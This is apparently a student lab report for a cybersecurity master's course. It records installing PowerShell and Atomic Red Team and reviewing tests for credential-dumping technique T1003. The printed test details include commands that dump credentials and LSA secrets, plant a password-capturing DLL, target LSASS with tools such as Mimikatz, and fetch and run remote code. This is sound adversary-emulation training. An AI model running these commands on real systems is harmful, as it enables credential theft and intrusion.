Máster de Formación
Permanente

**Master in International Cybersecurity
and Cyberintelligence**

Course 2025-26

Cyberprotection Systems

Laboratory Work 2. Analysis and Containment of Security Incidents


(MEMORY)

SHUBHAM NEGI

1. Powershell installing


Put a screenshot on Windows and Linux machines showing Powershell tool.

Linux machine



```
administrador@seminarioST:~$ pwsh
PowerShell 7.5.4
PS /home/administrador>
```

Windows machine




C:\Program Files\PowerShell\7\pwsh.exe

```
PowerShell 7.5.4
PS C:\Windows\System32> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      7.5.4
PSEdition                      Core
GitCommitId                    7.5.4
OS                             Microsoft Windows 10.0.10240
Platform                       Win32NT
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0…}
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
WSManStackVersion              3.0

PS C:\Windows\System32>
```

2. Atomic Red Team Tool installing


Show a screenshot (or some) where it can be seen the created default folders in Linux and Windows machines related to ART.

Linux machine



```
administrador@seminarioST:~$ ls
AtomicRedTeam  Documents  malware.pcap  Pictures                          Public  suricata-logs  trace-fixed-ip-mac.pcap  wazuh-agent_4.9.2-1_amd64.deb    wazuh-agent_4.9.2-1_amd6
Desktop        Downloads  Music         powershell_7.5.4-1.deb_amd64.deb  snap    Templates      Videos                   wazuh-agent_4.9.2-1_amd64.deb.1
administrador@seminarioST:~$ cd AtomicRedTeam/
administrador@seminarioST:~/AtomicRedTeam$ ls
atomics
administrador@seminarioST:~/AtomicRedTeam$ cd atomics/
administrador@seminarioST:~/AtomicRedTeam/atomics$ ls
Indexes    T1020      T1036.006  T1055.001  T1069.002  T1090.001  T1119      T1137.004  T1218.005  T1497.001  T1546.002  T1547.008  T1553.004  T1562.001  T1569.001  T1613
T1001.002  T1021.001  T1036.007  T1055.002  T1070      T1090.003  T1120      T1137.006  T1218.007  T1497.003  T1546.003  T1547.009  T1553.005  T1562.002  T1569.002  T1614
T1003      T1021.002  T1037.001  T1055.003  T1070.001  T1091      T1123      T1140      T1218.008  T1505.002  T1546.004  T1547.010  T1553.006  T1562.003  T1570      T1614.001
T1003.001  T1021.003  T1037.002  T1055.004  T1070.002  T1095      T1124      T1176      T1218.009  T1505.003  T1546.005  T1547.012  T1555      T1562.004  T1571      T1615
T1003.002  T1021.004  T1037.004  T1055.011  T1070.003  T1098      T1125      T1187      T1218.010  T1505.004  T1546.007  T1547.014  T1555.001  T1562.006  T1572      T1619
T1003.003  T1021.005  T1037.005  T1055.012  T1070.004  T1098.001  T1127      T1195      T1218.011  T1505.005  T1546.008  T1547.015  T1555.003  T1562.008  T1573      T1620
T1003.004  T1021.006  T1039      T1055.015  T1070.005  T1098.002  T1127.001  T1195.002  T1219      T1518      T1546.009  T1548.001  T1555.004  T1562.009  T1574.001  T1622
T1003.005  T1025      T1040      T1056.001  T1070.006  T1098.003  T1129      T1197      T1220      T1518.001  T1546.010  T1548.002  T1555.006  T1562.010  T1574.006  T1647
T1003.006  T1027      T1041      T1056.002  T1070.008  T1098.004  T1132.001  T1201      T1221      T1526      T1546.011  T1548.003  T1556.002  T1562.012  T1574.008  T1648
T1003.007  T1027.001  T1046      T1056.004  T1071      T1105      T1133      T1202      T1222      T1528      T1546.012  T1550.002  T1556.003  T1563.002  T1574.009  T1649
T1003.008  T1027.002  T1047      T1057      T1071.001  T1106      T1134.001  T1204.002  T1222.001  T1529      T1546.013  T1550.003  T1557.001  T1564      T1574.011  T1651
T1005      T1027.004  T1048      T1059      T1071.004  T1110.001  T1134.002  T1204.003  T1222.002  T1530      T1546.014  T1552      T1558.001  T1564.001  T1574.012  T1652
T1006      T1027.006  T1048.002  T1059.001  T1072      T1110.002  T1134.004  T1207      T1482      T1531      T1546.015  T1552.001  T1558.002  T1564.002  T1578.001  T1654
T1007      T1027.007  T1048.003  T1059.002  T1074.001  T1110.003  T1134.005  T1216      T1484.001  T1539      T1547      T1552.002  T1558.003  T1564.003  T1580      used_guids.txt
T1010      T1027.013  T1049      T1059.003  T1078.001  T1110.004  T1135      T1216.001  T1484.002  T1542.001  T1547.001  T1552.003  T1558.004  T1564.004  T1592.001
T1012      T1030      T1053.002  T1059.004  T1078.003  T1112      T1136.001  T1217      T1485      T1543.001  T1547.002  T1552.004  T1559      T1564.006  T1595.003
T1014      T1033      T1053.003  T1059.005  T1078.004  T1113      T1136.002  T1218      T1486      T1543.002  T1547.003  T1552.005  T1559.002  T1564.008  T1606.002
T1016      T1036      T1053.005  T1059.006  T1082      T1114.001  T1136.003  T1218.001  T1489      T1543.003  T1547.004  T1552.006  T1560      T1566.001  T1609
T1016.001  T1036.003  T1053.006  T1059.007  T1083      T1114.002  T1137      T1218.002  T1490      T1543.004  T1547.005  T1552.007  T1560.001  T1566.002  T1610
T1016.002  T1036.004  T1053.007  T1059.010  T1087.001  T1114.003  T1137.001  T1218.003  T1491.001  T1546      T1547.006  T1553.001  T1560.002  T1567.002  T1611
T1018      T1036.005  T1055      T1069.001  T1087.002  T1115      T1137.002  T1218.004  T1496      T1546.001  T1547.007  T1553.003  T1562      T1567.003  T1612
administrador@seminarioST:~/AtomicRedTeam/atomics$ █
```

Windows machine



› Este equipo › Disco local (C:) › AtomicRedTeam › atomics ›

Nombre	Fecha de modifica...	Tipo	Tamaño
Indexes	11/11/2025 10:04	Carpeta de archivos	
T1001.002	11/11/2025 10:04	Carpeta de archivos	
T1003	11/11/2025 10:04	Carpeta de archivos	
T1003.001	11/11/2025 10:04	Carpeta de archivos	
T1003.002	11/11/2025 10:04	Carpeta de archivos	
T1003.003	11/11/2025 10:04	Carpeta de archivos	
T1003.004	11/11/2025 10:04	Carpeta de archivos	
T1003.005	11/11/2025 10:04	Carpeta de archivos	
T1003.006	11/11/2025 10:04	Carpeta de archivos	
T1003.007	11/11/2025 10:04	Carpeta de archivos	
T1003.008	11/11/2025 10:04	Carpeta de archivos	
T1005	11/11/2025 10:04	Carpeta de archivos	
T1006	11/11/2025 10:04	Carpeta de archivos	
T1007	11/11/2025 10:04	Carpeta de archivos	
T1010	11/11/2025 10:04	Carpeta de archivos	
T1012	11/11/2025 10:04	Carpeta de archivos	
T1014	11/11/2025 10:04	Carpeta de archivos	

3. Check technique T1003


Consult the details and available tests to run on Technique T1003 (in Linux and Windows), as

well as its prerequisites. Present one or some screenshots related with this.


T1003 - OS Credential Dumping: adversaries attempt to obtain credentials (hashes or cleartext) from OS memory, cache or files (LSASS, SAM, LSA secrets, /etc/shadow, etc.). This is a host-based (credential access) technique.

It has 3 sub techniques as per the MITRE ATTACK framework. And the specific sub technique T1003.001 has 14 associated tests with Atomic Red Team tool.

Invoke-AtomicTest T1003 -ShowDetails




```
PowerShell 7.5.4
PS C:\Windows\System32> Invoke-AtomicTest T1003 -ShowDetails
>>
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[********BEGIN TEST*******]
Technique: OS Credential Dumping T1003
Atomic Test Name: Gsecdump
Atomic Test Number: 1
Atomic Test GUID: 96345bfc-8ae7-4b6a-80b7-223200f24ef9
Description: Dump credentials from memory using Gsecdump.
Upon successful execution, you should see domain\username's followed by two 32 character hashes.
If you see output that says "compat: error: failed to create child process", execution was likely blocked by Anti-Virus.  You will receive only error output if you do not run this test from an elevated context (run as administrator)
If you see a message saying "The system cannot find the path specified", try using the get-prereq_commands to download and install Gsecdump first.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
"#{gsecdump_exe}" -a
Command (with inputs):
"C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe" -a

Dependencies:
Description: Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe)
Check Prereq Command:
if (Test-Path "#{gsecdump_exe}") {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path "C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe") {exit 0} else {exit 1}
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$parentpath = Split-Path "#{gsecdump_exe}"; $binpath = "$parentpath\gsecdump-v2b5.exe"
IEX(IWR "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing)
if(Invoke-WebRequestVerifyHash "#{gsecdump_url}" "$binpath" #{gsecdump_bin_hash}){
  Move-Item $binpath "#{gsecdump_exe}"
}
Get Prereq Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$parentpath = Split-Path "C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe"; $binpath = "$parentpath\gsecdump-v2b5.exe"
IEX(IWR "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing)
if(Invoke-WebRequestVerifyHash "https://web.archive.org/web/20150606043951if_/http://www.truesec.se/Upload/Sakerhet/Tools/gsecdump-v2b5.exe" "$binpath" 94CAE63DCBABB71C5DD43F55FD09CAEFFDCD7628A02A112FB3CBA36698EF72BC){
  Move-Item $binpath "C:\AtomicRedTeam\atomics\..\ExternalPayloads\gsecdump.exe"
}
[!!!!!!!!END TEST!!!!!!!]


[********BEGIN TEST*******]
Technique: OS Credential Dumping T1003
Atomic Test Name: Credential Dumping with NPPSpy
Atomic Test Number: 2
Atomic Test GUID: 9e2173c0-ba26-4cdf-b0ed-8c54b27e3ad6
Description: Changes ProviderOrder Registry Key Parameter and creates Key for NPPSpy. After user's logging in cleartext password is saved in C:\NPPSpy.txt. Clean up deletes the files and reverses Registry changes. NPPSpy Source: https://
github.com/gtworek/PSBits/tree/master/PasswordStealing/NPPSpy

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
Copy-Item "PathToAtomicsFolder\..\ExternalPayloads\NPPSPY.dll" -Destination "C:\Windows\System32"
```




```
PS C:\Windows\System32> Invoke-AtomicTest T1003.004 -ShowDetails
>>
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[********BEGIN TEST*******]
Technique: OS Credential Dumping: LSA Secrets T1003.004
Atomic Test Name: Dumping LSA Secrets
Atomic Test Number: 1
Atomic Test GUID: 55295ab0-a703-433b-9ca4-ae13807de12f
Description: Dump secrets key from Windows registry When successful, the dumped file will be written to $env:Temp\secrets. Attackers may use the secrets key to assist with extracting passwords
mation. https://pentestlab.blog/2018/04/04/dumping-clear-text-credentials/#:~:text=LSA%20Secrets%20is%20a%20registry,host%2C%20local%20security%20policy%20etc.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
"#{psexec_exe}" -accepteula -s reg save HKLM\security\policy\secrets %temp%\secrets /y
Command (with inputs):
"C:\AtomicRedTeam\atomics\..\ExternalPayloads\T1003.004\bin\PsExec.exe" -accepteula -s reg save HKLM\security\policy\secrets %temp%\secrets /y

Cleanup Commands:
Command:
del %temp%\secrets >nul 2> nul

Dependencies:
Description: PsExec from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\T1003.004\bin\PsExec.exe)
Check Prereq Command:
if (Test-Path "#{psexec_exe}") {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path "C:\AtomicRedTeam\atomics\..\ExternalPayloads\T1003.004\bin\PsExec.exe") {exit 0} else {exit 1}
Get Prereq Command:
Invoke-WebRequest "https://download.sysinternals.com/files/PSTools.zip" -OutFile "PathToAtomicsFolder\..\ExternalPayloads\PSTools.zip"
Expand-Archive "PathToAtomicsFolder\..\ExternalPayloads\PSTools.zip" "PathToAtomicsFolder\..\ExternalPayloads\PSTools" -Force
New-Item -ItemType Directory (Split-Path "#{psexec_exe}") -Force | Out-Null
Copy-Item "PathToAtomicsFolder\..\ExternalPayloads\PSTools\PsExec.exe" "#{psexec_exe}" -Force
Get Prereq Command (with inputs):
Invoke-WebRequest "https://download.sysinternals.com/files/PSTools.zip" -OutFile "C:\AtomicRedTeam\atomics\..\ExternalPayloads\PSTools.zip"
Expand-Archive "C:\AtomicRedTeam\atomics\..\ExternalPayloads\PSTools.zip" "C:\AtomicRedTeam\atomics\..\ExternalPayloads\PSTools" -Force
New-Item -ItemType Directory (Split-Path "C:\AtomicRedTeam\atomics\..\ExternalPayloads\T1003.004\bin\PsExec.exe") -Force | Out-Null
Copy-Item "C:\AtomicRedTeam\atomics\..\ExternalPayloads\PSTools\PsExec.exe" "C:\AtomicRedTeam\atomics\..\ExternalPayloads\T1003.004\bin\PsExec.exe" -Force
[!!!!!!!!END TEST!!!!!!!]
```

Invoke-AtomicTest T1003.001 -CheckPrereqs



```
PS C:\Windows\System32> Invoke-AtomicTest T1003.001 -CheckPrereqs:String) [], CommandNotFoundException
>>  + FullyQualifiedErrorId : CommandNotFoundException
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1003.001-1 Dump LSASS.exe Memory using ProcDump
Prerequisites not met: T1003.001-1 Dump LSASS.exe Memory using ProcDump
        [*] Elevation required but not provided
        [*] ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\procdump.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
Prerequisites not met: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
        [*] Elevation required but not provided

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Prerequisites not met: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
        [*] Elevation required but not provided
        [*] Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\Outflank-Dumpert.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-4 Dump LSASS.exe Memory using NanoDump
Prerequisites not met: T1003.001-4 Dump LSASS.exe Memory using NanoDump
        [*] Elevation required but not provided
        [*] NanoDump executable must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\nanodump.x64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-6 Offline Credential Theft With Mimikatz
Prerequisites not met: T1003.001-6 Offline Credential Theft With Mimikatz
        [*] Elevation required but not provided
        [*] Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics\..\ExternalPayloads\x64\mimikatz.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-7 LSASS read with pypykatz
